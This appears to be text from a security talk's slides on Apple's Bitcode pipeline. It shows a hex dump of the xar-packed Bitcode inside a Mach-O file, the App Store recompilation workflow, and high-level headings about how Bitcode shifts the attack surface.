- The embedded Bitcode in executable is packed with xar

pFile	Data LO	Data HI	Value
00060000	78 61 72 21 00 1C 00 01	00 00 00 00 00 00 0F 1A	xar!.....
00060010	00 00 00 00 00 00 97 EA	00 00 00 01 78 DA EC 56	.....x..V
00060020	4D 6F DB 38 10 BD F7 57	18 BE 4B 14 25 91 92 0A	Mo.8...W..K.%...
00060030	45 45 D2 20 BB 45 BB 9B	00 4E CE 02 BF 64 B3 D1	EE. .E...N...d..
00060040	17 24 CA 8D 53 EC 7F 5F	52 96 ED D8 51 90 26 F6	.\$.S..._R...Q.&.
00060050	31 07 43 C3 99 E1 7B E4	CC 23 E9 F8 CB 43 91 4F	1.C...{..#...C.0
00060060	96 A2 69 65 55 9E 4D A1	ED 4C 27 A2 64 15 97 E5	..ieU.M..L'.d...
00060070	FC 6C 7A 77 7B 65 85 D3	2F C9 A7 F8 B1 34 C9 A7	.lzw{e.../....4..
00060080	49 DC 76 94 57 6C B2 FE	A4 25 29 C4 D9 F4 07 9F	I.v.Wl...%).....
00060090	EA D0 24 CE 65 79 6F 55	B5 D2 40 AD 71 4C E2 F5	..\$.eyoU..@.qL..
000600A0	20 B1 B8 20 3C 6D 55 23	EB 18 0C BE A7 71 70 D7	.. <mU#....qp.
000600B0	6A 7E 70 D3 54 4A 90 DD	F7 B2 FA 55 E6 20 FD B7	j~p.TJ.....U. ...
000600C0	BA 20 EC BE AB 41 57 B4	FC 3E FD 76 3D 4B 49 49	. ...AW..>.v=KII
000600D0	F2 95 92 AC 4D 25 CF 48	BA F4 6C 6C E3 57 E3 77	....M%.H..ll.W.w
000600E0	FF 9C 6F FD 33 9D 79 29	8A 0A 5C 74 32 E7 86 92	..o.3.y)...\\t2...
000600F0	77 4C 69 4E 41 BB B9 25	EB 45 55 8A AA 1D 9D 62	wLiNA..%.EU....b
00060100	93 BA 1E 0D 8C EE CD 12	0F 82 75 8A D0 5C A4 35	.....u..\5

# The Basics and Workflow - Workflow

- Developer → AppStore → User




# The Basics and Workflow - Workflow

- Developer upload MachO to AppStore
- Apple extract the Bitcode from MachO
- Apple compile the Bitcode to a new MachO
- Apple pack the new MachO to IPA, distribute it through AppStore
- Now users can search and download the App


# The Vulnerability and Attacking Surfaces - 1

- Potential Vulnerability
- Attacking Boundary without Bitcode




# The Vulnerability and Attacking Surfaces - 1

- The attacking boundary moves forward
- Attack more



